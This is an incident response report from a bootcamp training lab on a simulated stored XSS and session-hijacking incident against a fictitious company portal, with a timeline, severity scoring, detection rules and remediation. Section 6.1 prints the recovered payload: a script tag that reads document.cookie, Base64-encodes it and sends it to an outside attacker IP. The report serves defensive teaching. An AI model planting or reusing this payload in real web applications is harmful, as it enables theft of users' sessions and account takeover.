

Incident Response Engagement Findings & Detection Report

INC-2026-006 - Stored XSS & Session Hijacking

CLIENT

NexaCorp Industries

NexaPortal stored XSS leading to session hijacking

Engagement reference INC-2026-006

Target host bru-web-02 (192.168.10.24)

Prepared by

Johan-Emmanuel Hatchi, SOC Analyst L1

BeCode Cybersecurity Bootcamp - Promotion 2025-2026

linkedin.com/in/johan-emmanuel-hatchi · github.com/Jhatchi

Date: 18 June 2026

Table of Contents

CONFIDENTIALITY STATEMENT	3
EXECUTIVE SUMMARY	4
METHODOLOGY	6
INCIDENT TIMELINE	8
TECHNICAL ANALYSIS	9
6.1 Stored XSS in the feedback feature	9
6.2 Session cookie theft and hijacking	10
6.3 Unauthorized account (m.renard)	11
RISK MATRIX	12
MITRE ATT&CK MAPPING	13
DETECTION ENGINEERING	14
REMEDIATION	15
TOOLS AND STANDARDS	16
GLOSSARY AND ACRONYMS	18

Confidentiality Statement

This report documents INC-2026-006 of the BeCode Corp internal cybersecurity training programme, an incident response engagement against a controlled laboratory environment simulating a stored XSS and session-hijacking incident on the fictitious organisation NexaCorp's internal portal (NexaPortal). No real production system, customer data, or third party was involved. All identities, hostnames and accounts referenced belong to the BeCode training environment.

This document is classified Confidential under reference BCC-2026 | INC-2026-006. Raw evidence is retained by BeCode Corp and is not redistributed. Publication for portfolio use was authorized by the BeCode lab coach (Thomas B.) on 2026-05-17.

Disclaimer


The findings are based on the evidence bundle provided for INC-2026-006 (Apache access log, network capture, Wazuh alert export) covering 18 June 2026. The Apache access log records UTC ; local time (CEST) is UTC+02:00 and both are shown to avoid ambiguity. The methodology follows NIST SP 800-61r2 and the SANS PICERL process. Root vulnerability : OWASP A03:2021 Injection (XSS).

Executive Summary

On 18 June 2026, an external attacker (91.92.100.45) compromised an employee session on NexaCorp's internal web portal, NexaPortal. The attacker submitted a malicious feedback entry containing hidden JavaScript. Because the portal stored and displayed that feedback without sanitizing it, the script ran automatically in the browser of an employee (p.dumont) who later viewed the page. The script silently copied that employee's session identifier and sent it to a server controlled by the attacker.

Using the stolen session, the attacker accessed the portal as the legitimate employee, without ever needing a password. Investigation also revealed an unauthorized account (m.renard) that does not correspond to any NexaCorp employee. The root cause is the absence of input sanitization and output encoding on the feedback feature : the portal was launched two weeks earlier without a security review.

Findings by Severity Level

**B.**

Overview of findings

Ref	Description	Severity
6.1	Stored (persistent) XSS in the feedback feature (unsanitized input, unencoded output)	CRITICAL
6.2	Session cookie theft and session hijacking (account access without a password)	HIGH
6.3	Unauthorized account m.renard (origin undetermined, must be removed)	MEDIUM

Overview of recommendations

REF	FINDING	SHORT RECOMMENDATION
6.1	Stored XSS	Sanitize input and apply context-aware output encoding portal-wide; treat all input as untrusted.
6.2	Cookie theft	Set HttpOnly (and Secure, SameSite); rotate session IDs on auth; invalidate the stolen PHPSESSID.
6.3	Rogue account	Remove m.renard; audit the directory for other non-employee entries; reset p.dumont.
Detection	Coverage	Deploy the two Suricata rules (XSS injection body, cookie beacon); add egress filtering.

Methodology

A. Procedure

The investigation follows NIST SP 800-61r2 and the SANS PICERL process, mapping every finding to MITRE ATT&CK Enterprise v15. It is an investigation lab with a detection-engineering phase (Suricata rules validated by offline replay).

01. Access log analysis

- Identify the attacker IP and the abused feedback endpoint
- Establish the real compromise window (recon from 08:32 UTC)



02. PCAP payload recovery

- Recover the stored XSS payload from the POST body
- Recover and Base64-decode the exfiltrated cookie from the beacon URL



03. Impact and account analysis

- Confirm the session reuse as p.dumont (no password)
- Assess the m.renard account against the employee directory



04. Detection engineering

- Author two Suricata rules (injection body, cookie beacon)
- Validate by offline replay of the capture




05. Consolidation and reporting

- Map findings to MITRE ATT&CK;
- Consolidate IOCs and remediation



B. Severity ratings

Severity uses CVSS v3.1 as foundation with engagement-contextual judgement. The stored XSS is Critical (it runs attacker code in any viewer's authenticated session) ; the resulting cookie theft and single-account hijack is High ; the unauthorized account is Medium pending confirmation of its origin.



Incident Timeline

The Apache access log records UTC ; CEST is UTC+02:00. Note : the bundle README listed recon starting ~17:30 CEST, but the log proves first attacker contact at 08:32:25 UTC (10:32:25 CEST), so the real compromise window is several hours wider.

<i>Time (UTC)</i>	<i>Time (CEST)</i>	<i>Event</i>	<i>Source</i>
08:32:25	10:32:25	First contact: attacker 91.92.100.45 recon (GET /portal/)	web_access.log
15:30:48	17:30:48	Attacker submits XSS payload (POST /portal/feedback.php)	web_access.log, pcap
15:45:54	17:45:54	Victim p.dumont authenticates from 192.168.10.110	web_access.log, pcap
15:50:58	17:50:58	Victim loads feedback page, stored script executes	web_access.log
15:51:00	17:51:00	Beacon fires: cookie sent to 91.92.100.45:8080	pcap
~15:52	~17:52	Attacker reuses stolen session from 91.92.100.45	web_access.log

Technical Analysis

6.1 Stored (persistent) XSS in the feedback feature

Severity:

CRITICAL

Finding type:

Stored (persistent) Cross-Site Scripting

CVSS v3.1 base score:

9.0 (Critical) - AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:N

CWE:

CWE-79 (Improper Neutralization of Input During Web Page Generation)

MITRE ATT&CK:

T1059.007 (JavaScript)

Affected scope:

- NexaPortal (bru-web-02), endpoint POST /portal/feedback.php
-

Description:

The attacker submitted a feedback entry whose body contained a script tag instead of normal text. NexaPortal accepted the input, stored it in its database, and later rendered it back into the feedback page without encoding it. The malicious code is saved server-side and served to every subsequent visitor : the defining characteristic of stored (persistent) XSS.

Trigger:

When employee p.dumont opened the feedback page at 15:50:58 UTC, the browser parsed the stored script as live code and executed it in the security context of p.dumont's authenticated session.

Evidence:

```
# stored XSS payload recovered from the POST body (URL-decoded) - documented IOC
comment=<script>fetch('http://91.92.100.45:8080/collect?c='+btoa(document.cookie))</script>
```

6.2 Session cookie theft and session hijacking

Severity:

HIGH

Finding type:

Web session cookie theft and reuse

CVSS v3.1 base score:

8.1 (High) - AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

CWE:

CWE-79, CWE-1004 (Sensitive Cookie Without HttpOnly)

MITRE ATT&CK:

T1539 (Steal Web Session Cookie), T1550.004

Affected scope:

- p.dumont session on NexaPortal ; collector 91.92.100.45:8080
-

Description:

The injected script performed three actions : document.cookie read the active session cookie, btoa() Base64-encoded it to obscure it in transit, and fetch() sent it to the attacker's collector. The beacon fired at 15:51:00 UTC to 91.92.100.45:8080/collect. The exfiltrated value, recovered from the beacon URL and decoded, was the victim's PHPSESSID.

Impact:

With the stolen PHPSESSID, the attacker replayed the session from 91.92.100.45 and accessed the portal as p.dumont with no password required. Setting the HttpOnly flag would have prevented this exact exfiltration even if the script executed.

Evidence:

```
# beacon recovered from the pcap (cookie value redacted)
GET /collect?c=<base64(PHPSESSID=[REDACTED])> -> 91.92.100.45:8080
```

6.3 Unauthorized account (origin undetermined)

Severity:

MEDIUM

Finding type:

Unauthorized account on the portal

CVSS v3.1 base score:

N/A (origin undetermined, stated as fact)

CWE:

CWE-284 (Improper Access Control)

MITRE ATT&CK:

T1136.001 (Create Account) or T1078 (Valid Accounts)

Affected scope:

- NexaPortal account m.renard
-

What is proven:

The login POST bodies captured in the network traffic revealed an account, m.renard, that authenticated from the attacker IP (91.92.100.45) and matches no NexaCorp employee directory entry. The legitimate accounts observed were t.lambert and p.dumont. Attacker activity consistently used a Firefox-on-Linux user agent, while the NexaCorp fleet uses Chrome/Edge on Windows.

Honest assessment:

Two hypotheses remain open : either the attacker created this account as a foothold, or it is a pre-existing (for example forgotten test) account that was compromised and reused. The evidence is not sufficient to assert which. Both readings support the same action : treat m.renard as unauthorized, investigate, and remove it.

Risk Matrix

Each finding plotted by Impact against Likelihood. Upper-right is the most urgent.

Impact / Likelihood	Very Low (1)	Low (2)	Medium (3)	High (4)	Very High (5)
Very High (5)					6.1
High (4)				6.2	
Medium (3)			6.3		
Low (2)					
Very Low (1)					
Critical High Medium Low					

6.1 (stored XSS) is Critical : it runs attacker code in any viewer's authenticated session. **6.2 (cookie theft and hijack) is High** ; **6.3 (unauthorized account) is Medium** pending confirmation of its origin.

MITRE ATT&CK Mapping

<i>Finding</i>	<i>Tactic</i>	<i>Technique ID</i>	<i>Technique Name</i>
6.1	Execution	T1059.007	Command and Scripting Interpreter: JavaScript
6.2	Credential Access	T1539	Steal Web Session Cookie
6.2	Defense Evasion / Lateral Movement	T1550.004	Use Alternate Authentication Material: Web Session Cookie
6.3	Persistence	T1136.001	Create Account: Local Account (or T1078 Valid Accounts)

Framework : MITRE ATT&CK Enterprise v15. Root vulnerability : OWASP A03:2021 Injection (XSS).

Detection Engineering

Two Suricata rules were written and validated by replaying the incident capture (attack_eth.pcap). Each rule targets a buffer matched to its intent : the HTTP request body for the injection, and the request URI scoped to the collector for the exfiltration beacon. Together they cover the complete attack chain with no false positives on the captured traffic.

<i>SID</i>	<i>Stage detected</i>	<i>Buffer</i>	<i>Match</i>	<i>Alerts</i>
1000001	XSS injection in feedback POST	http.request_body	script in the request body	1
1000002	Cookie exfiltration beacon	http.uri (to 91.92.100.45:8080)	/collect endpoint	1

Total alerts against the capture : 2 (one injection, one beacon). Rule 1000001 inspects the request body for the script marker (present in the malicious submission, absent from legitimate text) ; rule 1000002 is scoped to the collector IP, port and /collect endpoint, so it is highly specific. The full ruleset is in the detection/ folder.

Remediation

1. Sanitize input and encode output (portal-wide)

Apply context-aware output encoding so stored content is rendered as text, never executed as code. This removes the stored XSS that enabled the entire chain. Treat all user-supplied input as untrusted across every NexaPortal feature, not only feedback.

2. Harden session cookies

Set HttpOnly so JavaScript cannot read document.cookie (this alone would have defeated the exfiltration). Add Secure and SameSite, and rotate session identifiers on authentication.

3. Invalidate the session and remove the rogue account

Force-expire the stolen PHPSESSID, reset p.dumont's credentials, and delete the unauthorized m.renard account. Audit the directory for any other entries that do not map to a known employee.

4. Add egress filtering and outbound monitoring

Clients and the portal should not reach arbitrary external hosts on non-standard ports such as 8080. Block and alert on outbound traffic to unrecognized destinations.

5. Deploy detection and require a pre-launch security review

Put the two Suricata rules into production. NexaPortal went live without testing : add a mandatory pre-production security assessment (input validation, authenticated session handling) to the deployment process.

Tools and Standards

A. Tools used during the engagement

<i>Category</i>	<i>Tool</i>	<i>Purpose</i>
Log analysis	grep / awk	Identify the attacker IP, the feedback endpoint and the real recon window
Network capture analysis	tshark / Wireshark	Recover the XSS payload and the cookie-exfiltration beacon
Decoding	base64 -d	Decode the exfiltrated cookie from the beacon URL
Detection engineering	Suricata	Author and validate the two rules by offline replay
Documentation	VS Code, Markdown	Note-taking and report drafting

B. Standards and frameworks followed

<i>Standard / Framework</i>	<i>Version</i>	<i>Application</i>
NIST SP 800-61r2	2012	Incident handling methodology
SANS PICERL	-	Incident response phases
MITRE ATT&CK Enterprise	v15	Technique mapping
OWASP Top 10	2021	A03:2021 Injection (XSS); session management
CVSS	v3.1	Severity scoring
CWE	v4.16	Root-cause classification (CWE-79, 1004, 284)
Suricata rule syntax	-	Detection rule authoring (SID 1000001-1000002)

Glossary and Acronyms

<i>Acronym</i>	<i>Full Name</i>	<i>Description</i>
XSS	Cross-Site Scripting	Injecting script that runs in another user's browser (CWE-79)
Stored XSS	Persistent XSS	The payload is saved server-side and served to every visitor
PHPSESSID	PHP Session ID	The cookie that identifies an authenticated PHP session
HttpOnly	HttpOnly cookie flag	Prevents JavaScript from reading a cookie via document.cookie
btoa	binary to ASCII	JavaScript Base64 encoder used here to obscure the stolen cookie
Session hijacking	Session hijacking	Reusing a stolen session identifier to act as the victim
IOC	Indicator of Compromise	Artifact pointing to malicious activity
PCAP	Packet Capture	Captured network traffic
MITRE ATT&CK	Adversarial Tactics, Techniques and Common Knowledge	Threat behaviour framework
OWASP	Open Worldwide Application Security Project	A03:2021 Injection covers XSS
CWE	Common Weakness Enumeration	Classification of software weaknesses
UTC / CEST	Coordinated Universal Time / Central European Summer Time	Time references used in this report

BeCode Corp.

DFIR / SOC Training

Reference: BCC-2026 | INC-2026-006

Classification: Confidential

Analyst

Johan-Emmanuel Hatchi, SOC Analyst L1

BeCode Cybersecurity Bootcamp - Promotion 2025-2026

linkedin.com/in/johan-emmanuel-hatchi

github.com/Jhatchi